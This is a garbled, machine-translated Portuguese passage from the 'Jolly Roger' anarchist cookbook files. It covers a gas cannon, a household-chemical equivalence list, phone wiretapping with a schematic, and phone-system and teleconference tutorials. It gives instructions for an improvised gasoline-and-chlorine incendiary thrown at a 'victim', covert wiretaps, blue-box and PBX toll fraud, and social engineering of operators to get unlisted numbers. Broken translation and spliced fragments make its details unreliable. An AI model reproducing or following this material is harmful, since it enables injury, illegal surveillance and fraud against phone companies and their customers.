ll ----- 5

•

Ligação (1) para um dos fios que vêm do interruptor. Ligação (2) a (4), e ligação (5) para um dos lados da bateria. Conecte o

restante fio do interruptor para o outro lado da bateria. Agora você deve ser capaz de obter o relé para fazer um som 'zumbido'

quando você virar a chave e você deve ver algumas pequenas faíscas pequenas.

•

Agora, montar cuidadosamente o relé no interior do tubo grande, para a parte traseira. Parafuso no tubo menor, tape a bateria ao lado do

o canhão (sim, mas aparência não é tudo!)

•

Agora você deve ser capaz de deixar um pouco de gás para o barril e incendiá-lo por lançar o interruptor.

•

Coloque a tampa na extremidade traseira do grande tubo muito segura. Agora você está pronto para o primeiro ensaio de gerência!

Para testar:

Coloque algo muito, muito grande para o barril, apenas para que ele se encaixa "está bem". Agora, encontrar um cara forte (o recuo provavelmente vai bater-lo em seu burro se você não for cuidadoso!). Coloque em um shoulderpad, protetores de ouvido, e possivelmente algum outro vestuário de proteção (confiar no Jolly Roger! Você está indo para precisa dele!). Segure o desencadeador por 30 segundos, segurar firme, e aperte o botão. Com sorte e os ajustes adequados, você deve ser capaz de colocar um laranja congelado através → ou compensado em 25 pés.

31. Chemical lista de equivalência pelo Jolly Roger

Acacia	Gum Arabic
Ácido Acético	
Vinagre	

Page 20

Óxido de Alumínio	
Alumia	
Sulfato de potássio alumínio	
Alum ..	
Sulfato de Alumínio	
Alum	
Carbonato de amônio	
Hartshorn	
Hidróxido de Amônio	
Amônia	
Nitrato de amônio	Peter
Sal	
Oleate amônio	Soap
Amônia	
Amylacetate	Oil
Banana	
Sulfeto de bário	Black
Ash	
Carbono Carbinato	
Chalk	
Fluid tetracloreto de carbono	
Limpeza	
Hipoclorito de cálcio	
branqueamento em pó	
Óxido de cálcio	Lime

Sulfato de Cálcio	Plaster of Paris
Ácido carbônico	
Seltzer	
Sal	
Cetyltrimethylammoniumbromide	
amônio	
Ethylinedichloride	Fluid holandês
Óxido de ferro	Ferro Rust
Furfural	Oil Bran
Glucose	xarope de milho
Grafite	Lead Pencil
Ácido clorídrico	ácido muriático
Peróxido de Hidrogênio	
Peróxido	
Acetato de Chumbo	
Açúcar de Chumbo	
Levar Tero-óxido	Red chumbo
Silicato de magnésio	
Talco	
Sulfato de magnésio	Sal Epsom
Methylsalicylate	Inverno Óleo verde
Naftaleno	Mothballs
Fenol	ácido carbólico
Bicarbonato de potássio	Crema de Tarter
Potássio Sulfato de cromo	
Chromealum	
Nitrato de Potássio	Sal Peter
Óxido de Sódio	
Areia	
Bicarbonato de Sódio	
Bicarbonato de sódio ...	
Borato de Sódio	
Borax	

Carbonato de Sódio Lavar
 Soda
 Cloreto de Sódio Sal
 Hidróxido de Sódio
 Lye
 Silicato de sódio Vidro
 Sulfato de Sódio Sal de
 Glauber
 Tiossulfato de sódio Hypo do
 fotógrafo
 Ácido Sulfúrico Bateria de
 ácido
 Sacarose Sugar
 Cane
 Cloreto de zinco Fluid de
 Tinner
 Sulfato de Zinco Branco
 vitríolo

32. Escutas telefônicas por The Jolly Roger

Aqui está algum info on torneiras de telefone. Neste arquivo é um esquema para um simples grampo e instruções para ligar um relé de controle gravador pequeno para a linha de telefone.

Em primeiro lugar, I irá discutir torneiras um pouco. Existem muitos tipos diferentes de torneiras. Há transmissores, torneiras com fio, e torneiras de indução para citar alguns.

Fio e transmissores sem fio deve estar fisicamente ligado à linha antes que eles vão fazer algo de bom. Uma vez que uma torneira sem fio é ligado ao

linha, ele pode transmitir todas as conversas sobre um alcance de recepção limitado. Os telefones da casa pode até ser modifica para pegar conversas em

o quarto e transmitti-los também! Estas torneiras são normalmente desligado da linha telefônica, mas pode ter uma fonte de alimentação externa. Você pode obter

mais informações sobre estas torneiras, obtendo um problema de Comunicação Popular e da leitura através dos anúncios. Torneiras com fios, por outro lado,

não precisa de fonte de energia, mas um fio deve ser executado a partir da linha para o ouvinte ou a um transmissor. Existem vantagens óbvias de torneiras sem fio

sobre os fios. Há um tipo de toque sem fio que parece um telefone microfone normal. Tudo que você tem a fazer é substituir o microfone original com

isso e vai transmitir todas as conversas! Há também um tipo exótico de torneira com fio conhecida como a "Transmissor Infinito" ou "Harmonica Bug '. Em fim de ligar um destes, ele deve ser instalado no interior do telefone. Quando alguém chama o telefone grampeado e * antes * ele toca e sopra um apito sobre a linha, o emissor pega o telefone através de um relé. O microfone do telefone é ativado assim que o chamador pode ouvir todas as conversas em o quarto. Não existe um teste de tom de varrimento em 415/BUG-1111 que pode ser utilizado para detectar uma destas torneiras. Se um deles está ligado sua linha & the test # envia o tom correto, você ouvirá um clique. Torneiras de indução tem uma grande vantagem sobre torneiras que deve estar fisicamente

Page 21

ligado ao telefone. Eles não tem que estar tocando o telefone, a fim de pegar a conversa. Eles trabalham no mesmo princípio que o

pouco ventosa mikes gravador de fita que você pode começar a Radio Shack. Microfones de indução pode ser ligado a um transmissor ou ser ligado.

Aqui é um exemplo de espionage industrial usando o phone:

A salesman caminha em um escritório & faz com que uma chamada de telefone. Ele simula a conversa, mas quando ele desliga ele desliza alguns cubos de espuma de borracha no berço. A festa chamada ainda pode ouvir todas as conversas na sala. Quando alguém pega o telefone, os cubos cair despercebida.

A torneira também pode ser usado em um telefone para ouvir o que o seu modem está fazendo quando você é guerra de discagem, pirataria, ou simplesmente chamar uma BBS.

Aqui está o esquema:

```
-----)! ----)! (----->
)! (
Cap ^)! (
)! (
)! (
)! (
^ ^ ^ ^ ^ ---)! (----->
^ 100K
!
! <Input
```

O pote de 100K é utilizado para o volume. Ele deve estar no seu ponto mais alto (menor resistência) definir se você ligar um alto-falante através da saída. mas deve ser definido em sua maior resistência para um gravador ou amplificador. Você pode achar que é necessário adicionar outro 10 - 40K. O condensador deve ser em torno de 0,47 MFD. É único propósito é evitar que o relé no telefone de tropeçar e pensar que você tem o telefone do gancho. o áudio transformador de saída está disponível na Radio Shack. (Parte # 273-138E para a entrada). O vermelho e os fios brancos vão para o dispositivo de saída. Você pode querer experiência com o transformador para a melhor saída. Ligar um relé gravador é fácil. Basta ligar um dos fios de telefone (geralmente vermelho) ao fim de um e do relê a outra extremidade em torno de apenas circular. Isso ignora-lo. Deve olhar como este:

----- ^ ^ ^ ^ ^ ^ ^ ^ ^ -----

RELAY ^ ^

(Part # 275-004 a partir de Radio Shack trabalha muito bem) Se você acha que linha é aproveitado, a primeira coisa a fazer é inspecionar fisicamente a linha de si mesmo, especialmente os telefones. Você pode obter mike substituições com detectores de erros construídas dentro No entanto, eu não confio neles muito. É muito fácil para obter uma leitura errada.

Para mais informações:

Bugs e vigilância eletrônica de Publicações do deserto COMO EVITAR espionagem eletrônica e invasão de privacidade. Faço

não me lembro quem é este a partir de ... você pode querer tentar Paladin Press.

33. Como fazer uma mina por The Jolly Roger

Primeiro, você precisa ter um interruptor de botão de pressão. Aqui os fios do mesmo e conectar um conector para uma bateria de nove volts e o outro a um sistema solar ignição (usado para o lançamento de foguetes modelo). Um pedaço muito fino de fio estêreo normalmente irá fazer o truque se você está desesperado, mas eu recomendo o ignição. Ligue o outro fio da bateria de nove volts, para uma extremidade do interruptor. Conecte um fio do interruptor para a outra pista sobre a energia solar

1. Get uma garrafa de coca-cola e preenchê-lo com gasolina cerca de metade cheio.
2. Cram um pedaço de pano no pescoço dela agradável e apertado.
3. Get um tablet cloro e enchê-lo de lá. Você vai ter que forçá-lo, porque os comprimidos são maiores do que a abertura da garrafa.

4. Now encontrar uma vítima e asa-lo em sua direção adequada. Quando ela atinge a calçada ou qualquer superfície dura o suficiente para quebrá-lo, e que o cloro e mix gasolina BOOM!!

35. Telefone Sistemas Tutorial por The Jolly Roger

Para começar, vamos discutir os procedimentos de discagem para uso doméstico, bem como de discagem internacional. Também vamos dar uma olhada no telefone plano de numeração.

Norte Plano de Numeração americana

Na América do Norte, o plano de numeração telefónica é a seguinte:

-

3 dígitos Área de Plano (NPA), código de numeração, ou seja, código de área

-

7 número de telefone dígito consistindo de um dígito código Escritório Central (CO) 3, mais um número da estação de 4 dígitos

Estes 10 dígitos são chamados de endereços de rede ou de código de destino. Trata-se, no formato de:

DDD Telefone #

N * X NXX-XXXX

Onde: N = um dígito de 2 a 9

* = O dígito 0 ou 1

X = um dígito de 0 a 9

Códigos de área

Verifique se o seu livro de telefone ou lista separada de códigos de área encontrados em muitos BBS. Aqui estão os códigos de área especiais (SAC 's):

510 - TWX (EUA)

610 - TWX (Canada)

700 - Novo Serviço

710 - TWX (EUA)

800 - WATS

810 - TWX (EUA)

900 - Serviços de DIAL-de TI

910 - TWX (EUA)

Os outros códigos de área nunca cruzar linhas de estado, portanto, cada estado deve ter pelo menos um código NPA exclusivo. Quando uma comunidade é dividida por um

linha de estado, os números de CO são muitas vezes intercambiáveis (ou seja, você pode marcar o mesmo número de dois códigos de área diferentes).

TWX (Telex II) é composto por 5 códigos de área teletipo-escriptor. Eles são de propriedade da Western Union. Estes SAC de só pode ser alcançado através de outros TWX

máquinas. Estes funcionam a 110 baud (última vez que verifiquei! Eles são provavelmente mais rápido agora!). Além dos números TWX, estas máquinas são encaminhadas para números de telefone normais. Máquinas TWX sempre responder com um answerback. Por exemplo, FYI TWX do WU # é (910) de 279-5956. O

answerback para este serviço é "WU FYI MAWA".

Se você não quer, mas uma máquina TWX, você ainda pode enviar mensagens TWX usando Easylink [800/325-4112]. No entanto, você vai ter que

cortar o seu caminho para este!

Page 23

700:

700 é usado atualmente por AT & T como um serviço de encaminhamento de chamada. Ele é direcionado para vendedores na corrida. Para entender como isso funciona, eu vou

explicá-lo com um exemplo. Digamos que Joe Q. Salespig trabalha para AT & T segurança e ele está na corrida perseguindo um phreak todo o país que

estragaram um sistema COSMOS importante. Vamos dizer que que 700 Joe do # é (700) 382-5.968. Cada vez que Joe vai para um hotel novo (ou mais

provável MOTEL barata), ele disca um especial # 700, entra um código eo número onde ele está hospedado. Agora, se seu chefe recebeu alguns importantes

info, tudo o que ele gostaria de fazer é de marcação (700) 382-5968 e tocava onde Joe último programado para ele. Neat, hein?

800:

Esse SAC é um dos meus favoritos, pois permite chamadas gratuitas de pedágio. WATS para dentro (INWATS), ou de serviços de telecomunicações Wide Area para dentro

é os 800 números que estamos todos familiarizados. 800 números são criados em áreas de serviço ou bandas. Há seis destes. Faixa 6 representa a maior

e você pode chamar uma banda de 6, de qualquer lugar os EUA, exceto o estado onde a chamada é terminada (é por isso que a maioria das empresas tem um 800

número para o país e, em seguida, outro para o seu estado.) Banda 5 inclui os 48 estados contíguos. Todo o caminho até a faixa 1, que

inclui apenas os estados contíguos àquele. Portanto, menos pessoas podem atingir uma faixa de número 1 INWATS que um número 6 banda.

INWATS intra-estaduais # 's (ou seja, você pode chamá-lo a partir de apenas um estado) sempre tem a 2 como o último dígito na bolsa (ou seja, 800-NX2-XXXX). O NXX

em 800 números representam a área onde a empresa está localizada. Por exemplo, um número começando com 800-431 que terminam numa NY

CO

800 números sempre acabam em uma série caça em uma CO Isso significa que ele tenta o primeiro número atribuído à empresa para as suas 800 linhas, se esta

estiver ocupado, ele tentará o próximo número, etc Você deve ter um mínimo de duas linhas para cada número 800. Por exemplo, Travelnet utiliza uma série caça. Se discar (800) 521-8400, ele vai primeiro tentar o número associado a 8400, se ele está ocupado ele vai para a próxima porta disponível, etc INWATS clientes

é cobrado pelo número de horas de chamadas feitas para o seu número.

OUTWATS (WATS para fora): OUTWATS são apenas para fazer chamadas. Grandes empresas usam OUTWATS uma vez que recebem taxa de massa

descontos. Uma vez que os números OUTWATS não pode ter as chamadas recebidas, elas são, no formato de:

(800) * XXX-XXXX

Onde * é o dígito 0 ou 1 (ou até mesmo pode ser designado por uma letra), que não pode ser marcado a não ser que a caixa de ligação. O * XX identifica o tipo

de serviço e as áreas que a empresa pode chamar.

Lembre-se:

INWATS + OUTWATS = WATS EXTENDER

900:

Este SAC DIAL-IT é um em todo o país dial-lo serviço. É uso para a tomada de pesquisas de televisão e outras coisas. O primeiro minuto custa atualmente um

ultrajantes 50-85 centavos e cada minuto adicional custa 35-85 centavos. Ele vai tomar um monte de receitas desse jeito! Disque (900) 555-1212 para descobrir o que está atualmente sobre este serviço.

De CO CÓDIGOS DE

Estes identificar o escritório de troca onde a chamada é para ser encaminhado. Os seguintes códigos de de CO são reservados em todo o país:

555 - o auxílio de diretório

844 - tempo. Estes são agora!

936 - o tempo da troca 976

950 - serviços futuros

958 - test planta

959 - teste de planta

970 - teste da planta (temporário)

976 - serviços de DIAL-de TI

Além disso, a 3 dígitos ANI e rechamada # 's são considerados como teste da planta e são, portanto, reservados. Estes números variar a partir de área para área.

Você não pode discar um 0 ou 1 como o primeiro dígito do código de troca (a não ser usando uma caixa azul!). Isto é devido ao fato de que essas trocas (000 -

199) contém todos os tipos de merda interessante, como conferência # 's, operadores de teste #' s, etc

950:

Aqui estão os serviços que são usados atualmente pela troca 950:

Page 24

1000 - SPC

1022 - MCI ExecuNet

1,033 - EUA Telephone

1044 - Allnet

1066 - Lexitel

1088 - SBS Skyline

Estes SCC do (especializado portadores comuns) estão livres de telefones fortaleza! Além disso, a troca de 950 provavelmente será extinto com a introdução de Igualdade de Acesso.

Tests de plantas:

Estes incluem ANI, Ringback, e outros vários testes.

976:

Disque 976-1000 para ver o que é atualmente on o serviço. Além disso, muitas das bbs têm listas desses números.

N11 códigos:

Sino está tentando eliminar alguns deles, mas eles ainda existem na maioria das áreas.

011 - prefix de discagem internacional

211 - operador de reembolso coin

411 - o auxílio de diretório

611 - serviço de reparo

811 - escritório de negócios

911 - EMERGENCY

Discagem internacional

Com Discagem Internacional, o mundo foi dividido em nove zonas de numeração. Para fazer uma chamada internacional, primeiro você deve discar: Internacional

Prefixo + código do país + número nacional.

Na América do Norte, o prefixo de discagem internacional é 011 para chamadas de estação a estação. Se você possa discar números internacionais diretamente em sua área, em seguida,

você tem Discagem Direta Distância Internacional (IDDD).

O código do país, que varia de 1 a 3 dígitos, tem sempre a zona de numeração mundo como o primeiro dígito. Por exemplo, o código de país para

o Reino Unido é de 44, assim é na numeração mundo zona 4. Algumas placas podem conter uma lista completa dos outros códigos de países, mas aqui eu

dar-lhe alguns exemplos:

1 - América do Norte (EUA, Canadá, etc)

20 - Egypt

258 - Moçambique

34 - Espanha

49 - Alemanha

52 - México (porção sul)

7 - URSS,

81 - Japan

98 - O Irã (de chamada & aborrecimento aqueles bastardos!)

Se você chamar de uma área que não a América do Norte, o formato é geralmente o mesmo. Por exemplo, digamos que você queria chamar o Branco

Casa da Suíça para dizer ao presidente que a sua conta bancária numerada é descoberto (isso acontece, você sabe!). Primeiro você deve discar 00 (o SWISS internacional de marcação prefixo), então um (o código de país EUA), seguido por 202-456-1414 (o número nacional para a Casa Branca. Basta perguntar para Georgy e dar-lhe a má notícia!) Além disso, o código do país 87 é reservado para o serviço móvel marítimo, ou seja, navios que:
871 - Marisat (Atlantic)
871 - Marisat (Pacific)
872 - Marisat (Indian)
Internacional Switching:

Page 25

Na América do Norte existem atualmente sete não. 4 de ESS que cumprir o dever de ISC (centrais de comutação Internacional). Todas as chamadas internacionais discadas de numeração zona 1 vai ser encaminhado através de uma dessas cidades "porta de entrada". Eles são:

- 182 - White Plains, NY
- 183 - da Nova Iorque, Oxford, NY, EUA
- 184 - Pittsburgh, PA
- 185 - Orlando, Fl
- 186 - Oakland, CA
- 187 - Denver, CO
- 188 - da Nova Iorque, Oxford, NY, EUA

A série 18X são códigos de encaminhamento de operador de acesso no exterior (para ser discutido com caixas azuis). Todas as chamadas internacionais, use um serviço de sinalização chamado CCITT. É um padrão internacional para sinalização.

OK .. lá você vai, por agora! Se você quiser ler mais sobre isso, leia a segunda parte que é o próximo arquivo # 36 em livro a Jolly Roger!

36. Sistemas de telefonia Tutorial parte II O Jolly Roger
Parte II irá lidar com os diversos tipos de operadores, a hierarquia de escritório, e equipamentos de comutação.

Operadores

Existem muitos tipos de operadores da rede e os mais comuns serão discutidos.

TSPS Operador:

Os TSPS [Position System (Traffic Service), em oposição a este serviço de telefone merda] operador é, provavelmente, a cadela (ou bastardo, para o sexo feminino liberationists lá fora) que a maioria de nós estamos acostumados a ter que lidar com eles. Aqui estão seus / suas responsabilidades:

1.Obtaining informações de faturamento para o cartão de chamada ou chamadas número terceiros

2.Identifying chamado cliente em pessoa-a-pessoa ligar.

3.Obtaining aceitação de cargas em ligações a cobrar.

4.Identifying números de chamada. Isso só acontece quando o número de chamada não é registrado automaticamente pela CAMA (centralizada automática

Accounting Mensagem) & encaminhado a partir de o escritório de local. Isso pode ser causado por falhas de equipamentos (Número ANIF-Automatic

Identificação de falhas) ou se o escritório não está equipada para CAMA (ONI-Operator Identification Number).

Uma vez tive uma falha de equipamento aconteceu comigo e operador TSPS veio e disse: "O número que você está ligando?" A título de curiosidade, eu

deu-lhe o número de meu CO, ela me agradeceu e então eu estava ligado a uma conversa que parecia ser entre um homem e seu quadro

esposa. Em seguida, ele começou a tocar a festa que eu queria chamar originalmente & todos phreaked out (desculpem o trocadilho). Eu imediatamente caiu esta linha dupla

conferência!

Você não deve mexer com o operador TSPS desde que ela sabe qual o número que você está ligando. Seu número vai aparecer em um 10 -

dígito LED ler-out (placa ANI). Ela também sabe se você está ou não em um telefone fortaleza e ela pode rastrear chamadas muito facilmente! Fora de todos os operadores, ela é uma das mais perigosas.

Operador de INTERIOR:

Este operador auxilia seus TSPS locais ("0") que operam as chamadas de conexão. Ela nunca vai questionar uma chamada enquanto a chamada está dentro de seu serviço

AREA. Ela só pode ser alcançado através de outros operadores ou por uma caixa azul. A partir de uma caixa azul, você discar KP + NPA 121 + ST para o INTERIOR

operador que irá ajudá-lo a conectar todas as chamadas dentro só que NPA. (Azul de Boxe vai ser discutido em um arquivo de futuro).

DIRETÓRIO Operador ASSISTÊNCIA:

Esta é a operadora que você está conectado ao discar: 411 ou NPA-555-1212. Ela não é facilmente saber onde você está ligando.

Ela não tem acesso aos números não cotadas, mas ela não sabe se um # cotadas existe para uma determinada lista.

Há também um operador de auxílio à lista para as pessoas surdas que usam teletypewriters. Se o seu modem pode transferir BAUDOT [(45 «transmissão). Um

modem que eu sei que vai fazer isso é a acústica do gato da Apple ou o Atari 830 modem acústico. Sim, eu sei que eles são difíceis de encontrar ... mas se você

quero fazer isso .. olhar ao redor!), então você pode ligar para ele / ela e ter uma conversa interessante. O número é: 800-855-1155. Eles usam o

Page 26

abreviaturas Telex padrão, como GA para ir em frente. eles tendem a ser mais agradável e vai falar mais do que seus operadores regulares. Além disso, eles são mais vulneráveis no que está sendo falado de informação através do processo de "engenharia social", como Chesire Catalisador iria colocá-lo.

Infelizmente, eles não têm acesso a muita coisa. Uma vez eu bullshitted com um desses operadores um tempo atrás e descobri que existem dois

esses escritórios que lidam com DA TTY. Um deles é na Filadélfia ea outra é na Califórnia. Eles têm aprox. 7 operadores cada. A maior parte do TTY

operadores pensam que seu trabalho é chato (com base em uma oficial "BIOC poll"). Eles também sentem que estão sub-pago. Eles realmente chamar um número DA regular para processar o seu pedido (desculpe, não computadores fantasia!)

Outros operadores têm acesso ao seu próprio DA discando KP + NPA 131 + ST (MF).

CN / A operadores:

A NC Operadores / são operadores que fazem exatamente o oposto do que as empresas de assistência de diretório são. Na minha experiência, esses operadores

sabem mais do que o DA op de fazer e eles são mais suscetíveis a "engenharia social". É possível uma besteira CN / A operadora para a não-PUB

Número DA (ou seja, dar-lhes o nome e eles dão-lhe o número não cotadas. Veja o artigo sobre os números não listados neste livro de receitas para mais informações sobre eles.). Isto é devido ao fato de que eles assumem que você é um funcionário da empresa do companheiro. Infelizmente, o rompimento AT & T resultou no break-up de alguns números da non-pub e mudanças na política de CN / A.

INTERCEPTAR Operador:

O operador de interceptação é a que você está conectado, quando não há número suficiente de gravações disponíveis para lhe dizer que o número tem

foi desactivado ou mudado. Ela costuma dizer: "O número que você fala?" com um sotaque estrangeiro. Esta é a forma de vida menor do operador. Mesmo

embora eles não sabem onde você está ligando, é um desperdício ou o seu tempo a tentar abusar verbalmente desde que eles geralmente entendem muito pouco de Inglês de qualquer maneira.

Aliás, uma área de poucos fazem ter Operadores interceptação inteligentes.

OUTRAS Operadores:

E depois há o: Mobile, Ship-to-Shore, Conferência, Marine Verifique: "Deixe a Palavra e Call Back", Rout & Rate (KP +800 +141 +1212 + ST), e

outros operadores especiais que tenham uma finalidade ou outra na rede.

Problemas com um operador:

Peça para falar com seu supervisor ... ou melhor ainda, o Chefe de Grupo (que é o mais alto funcionário classificação em qualquer escritório), que é o equivalente ao Madame de um bordel.

By the way, alguns CO do que lhe permitirá marcar um 0 ou 1 como o quarto dígito, também irá permitir que você ligue para operadores especiais e outras divertidas Tel. Co.

números sem uma caixa azul. Isso é muito raro, embora! Por exemplo, 212-121-1111 você irá obter um operador para dentro NY.

Hierarquia escritório

Cada escritório mudança na América do Norte (o sistema NPA), é atribuído um nome de escritório e de classe. Há cinco classes de escritórios numeradas

1 a 5. Seu CO é mais provável uma classe 5 ou final de escritório. Todas as chamadas de longa distância (Toll) estão ligados por um escritório de pedágio que pode ser uma classe 4, 3,

2, ou um escritório. Há também um escritório 4X classe chamada um ponto intermediário. O escritório 4X é um digital que pode ter uma troca automática

ligado a ele (conhecida como uma unidade de comutação remoto (RSU)).

A tabela a seguir lista o escritório #, nome, e quantos desses escritório existe (ao melhor de meu conhecimento) na América do Norte:

Classe

Nome

Abb

Número existente

1

Centro Regional

RC

12

2

Centro de corte

SC

67

3

Centro primário

PC

230

4

Centro de pedágio

TC

1300

4P

Toll Ponto

TP

N / D

4X

Ponto Intermediário

IP

N / D

5

Escritório final

EO

19000

6

RSU

RSU

N / D

Ao conectar uma chamada de um partido para outro, o equipamento de comutação normalmente tenta encontrar o caminho mais curto entre a classe 5 final

escritório do chamador e da classe 5 escritório final da parte chamada. Se existir troncos não inter-escritório entre as duas partes, ele irá se mover para cima

para o próximo cargo mais elevado para as chamadas de serviço (classe 4). Se o escritório Classe 4 não pode lidar com a chamada enviando-o para um outro escritório classe 4 ou 5, ele

será então enviado para o próximo cargo mais alto na hierarquia (3). O equipamento de comutação utiliza primeiro os grupos de troncos entre escritórios de alto uso, se

eles estão ocupados, em seguida, ele vai para o final; grupos de troncos no próximo nível mais alto. Se a chamada não pode ser conectado, você provavelmente vai ter uma re-
ordem

Page 27

[120 IPM (interrupções por minuto) sinal de ocupado] sinal. Neste momento, os caras Operações de Rede são, provavelmente, cagando nas calças e

tentando evitar a temida rede Dreadlock (como visto na TV!).

Também é interessante notar que nove ligações em conjunto é chamado de anel-around-the-rosado e nunca ocorreu na história do telefone. Este

causaria uma ligação loop infinito [a maneira elegante para realmente estragar a rede].

Os 10 centros regionais em os EUA e a 2 no Canadá estão todos interligados. eles formam a base da rede telefônica inteira. Desde

há apenas 12 deles são, eles estão listados abaixo:

Classe 1 Escritório Regional Localização

NPA

Dallas 4 ESS

214

Wayne, PA

215
Denver 4T
303
Regina Não. 2SP1-4W (Canadá)
306
St. Louis 4T
314
Rockdale, GA
404
Pittsburgh 4E
412
No. 1 4AETS Montreal (Canadá)
504

37. Aliança teleconferência Basic O Jolly Roger

Introdução:

Este phile vai lidar com o acesso, compreender e utilizar os sistemas de teleconferência da Aliança. Ele tem muitas seções e para melhor uso deve ser impresso.

Aliança:

Aliança teleconferência é uma empresa independente que permite que o público em geral para acesso e utilização de equipamentos de videoconferência. Muitos rumores foram fluando Alliance que é uma subsidiária da AT & T. Bem, eles estão errados. Como afirmado acima, é um Alliance inteiramente empresa independente. Eles usam equipamentos sofisticados para permitir aos usuários conversar com muitas pessoas ao mesmo tempo.

The Number:

Aliança é na troca de 700, portanto, não é localizada, bem, não de uma forma. Aliança é só em alguns estados, e apenas os residentes destes certo estados pode acessar discando direto. Isso, no entanto, será discutido em um capítulo posterior. Os números para a aliança são os seguintes:

0-700-456-1000 (Chicago)
-1001 (Los Angeles)
-1002 (Chicago)
-1003 (Houston)
-2000 (?)
-2001 (?)
-2002 (?)
-2003 (?)

-3000 (?)
-3001 (?)
-3002 (?)
-3003 (?)

Os locais dos 4 primeiros números são conhecidos e afirmá-los. No entanto, os números da 200x e 300x não são definitivamente conhecidos.

Há rumores de que o padrão se repete, mas isso não foi provado.

Marcação:

Como dito antes, a Aliança é apenas em certos declarado e apenas esses estados possam acessá-los via discagem direta. No entanto, a marcação de causas diretas sua residência para ser carregada para a conferência e as contas da conferência não são baixos!

Por isso, muitas formas foram descobertos para iniciar uma conferência sem tê-lo cobrado para os da casa. Eles são como se segue:

1. Dialing através de um PBX.
2. Incorporating uma caixa azul.
3. Billing a um loop.
4. Billing a uma chamada desviada.

Eu tenho certeza que existem muitos mais, mas estes são os quatro eu vou lidar com eles.

Discando através de um PBX:

Page 28

Provavelmente, o método mais fácil de criar uma conferência livre é através de um PBX. Simplesmente chamar um em um estado que tem Alliance, input o código do PBX, discar 9 para uma linha do lado de fora e em seguida, disque aliança. Um exemplo disto seria:

PABX: 800-241-4911

Quando ele responde ele vai te dar um toque. Neste input tom de seu código.

Código: 1,234

Após isso, você receberá uma outra tom, agora discar 9 para uma linha lado de fora.

Você irá agora ouvir um tom de de discagem. Basta discar Alliance a partir de este ponto e a conferência irá ser faturado a o PBX.

Usando um Box Azul:

Outra maneira, em vez simples de de partida uma conferência de é com um Box Azul. O procedimento a seguir é como caixa de uma conferência:

Disque um número de para a caixa de off de. Neste exemplo vamos usar 609-609-6099 Quando as respostas do partido bateu 2600Hz. Este irá causar o da empresa fone equipamento de para pensar que você ter pendurado up. Você ouvirá um <kerchunk> <BEEP> Você já 'tomou' um tronco. Após isso, mude para multi-frequência e discar:

KP-0-700-456-ST-x00x

-

KP = tom KP no Blue Box

-

x = variável entre 1 e 3

-

ST = tom ST no Blue Box

O equipamento agora acha que o operador tenha marcado Aliança de seu quadro ea conferência será cobrado lá. Desde Azul

O boxe é um grande tópico tal, isto é, tanto quanto eu vou entrar nisso de usos.

De faturamento para um loop:

Um terceiro método de receber uma conferência livre é de faturamento para um loop. Um ciclo é de 2 números que, quando duas pessoas chamam, eles podem falar uns com os outro. Você está dizendo que woop-tee-fazer para a direita? Errado! Os laços podem ser úteis para <very> phreaks. Em primeiro lugar, discar aliança direta. Depois de passar pelo

procedimento, que será discutido mais adiante neste tutorial começando, disque 0 e aguarde um operador Alliance. Quando ela responde a dizer-lhe que gostaria de faturar a conferência para tal e tal número. (A loop onde seu Phriend está do outro lado) Ela, então, ligar para esse número para receber a verificação de voz. Of naturalmente o seu Phriend estará à sua espera e irá aceitar as acusações. Assim, a conferência é faturado para o loop.

Faturando para chamar forwarding:

Quando você discar um número que é chamada encaminhada, ela é respondida pela primeira vez pelo local original, em seguida, encaminhados. O local original desliga se

2600Hz é recebido a partir de apenas uma das extremidades da linha. Portanto, se você tivesse que esperar após a residência encaminhado respondida, você receberá tom de discagem do local original.

Exemplo:

Disque 800-325-4067

A residência original poderia responder, em seguida, encaminhar a chamada, um segundo tipo de toque seria ouvido. Quando este segundo respostas de residência simplesmente esperar até que eles pendurar up. Depois de cerca de vinte segundos, então você vai receber o tom de discagem da residência originais, uma vez que ouvi a partir de 2600Hz

uma das extremidades da linha. Basta discar Alliance a partir deste ponto ea conferência será cobrado para a residência originais. Estas são as quatro principais formas para receber uma conferência livre. Tenho certeza existem muitos mais, mas esses quatro são bastante útil se.

Logon procedimento:

Uma vez que respostas da Aliança você vai ouvir uma combinação two-tom de voz. Esta é sua maneira de dizer "Quantas pessoas que você quer sobre a conferência cara? ' Basta digitar em uma combinação de dois dígitos, dependendo do que ponte de Aliança que se encontra, entre 10 e 59. Após isso, quer bater '*' para cancelar o tamanho da conferência e entrada de outro ou bater '#' para continuar. Você está agora em Alliance Teleconferencing e são apenas a segundos de distância a partir de tendo o seu próprio conferência de que rugir indo forte!!!

Discando em Conferencistas:

Para marcar o seu primeiro interlocutor, disque 1 + ANP + pré + suf e aguardar seu / sua resposta.

NPA = código de área

pre = prefixo

suf = sufixo

Se o número estiver ocupado, ou se ninguém responde simplesmente bater '*' e sua chamada será abortada. Mas, se eles fazer resposta, bateu o key '#'. Isso irá adicioná-los à conferência. Agora começar a marcação de outros conferencistas.

Para juntar-se a sua conferência a partir de modo de controle de simplesmente acertar o key '#'. Dentro de um segundo ou dois você vai estar conversando com todos os seus buddies. Para voltar em modo de controle, simplesmente pressione a tecla "#" novamente.

Transferência de controle:

Para transferir o controle para outro participante da conferência, entrar em modo de controle, atinge o # 6 +1 + ANP + pré + suf da conferee você deseja dar controle para. Se depois de, você deseja abortar esta transferência acertar o key '*'.

NOTA: Transferência de controle, muitas vezes não se encontra disponível. Quando você recebe uma mensagem informando isso, você não pode simplesmente transferir o controle.

Conferências Muted:

Para solicitar uma conferência de muted simplesmente bater a tecla 9. Eu não sou exatamente certo o que a conferência é silenciado, mas é provavelmente uma forma de manter intrusos indesejados de ouvir dentro

Discando Operadores da Aliança:

Basta discar 0 como você faria a partir de qualquer fone e esperar para o operador para responder a.

Acabar com Seu Conference:

Para terminar a sua conferência, todos juntos, que é chutar todos, incluindo-se fora, entrar em modo de controle e tecla "*" ... depois de alguns segundos simplesmente desligue. Sua conferência é over.

São Operadores da Aliança Dangerous?

No. Not in o mínimo. O pior que pode fazer para você enquanto você está tendo uma conferência é soltar todos os conferencistas, incluindo a si mesmo. Isto não é, de maneira nocivo, apenas um pouco agravante.

Alliance e Tracing:

Alliance pode traçar, como todos os cidadãos da United States puder. Mas isso tem tudo para ser pré-meditada e AT & T tem que ser chamado e é realmente uma grande aborrecimento, por isso, quase nunca é feito. Aliança simplesmente não quer que se saiba que os adolescentes são phucking-los. O único tipo de equipamentos de segurança Alliance tem on-line é um registro simples caneta. Este pequeno dispositivo

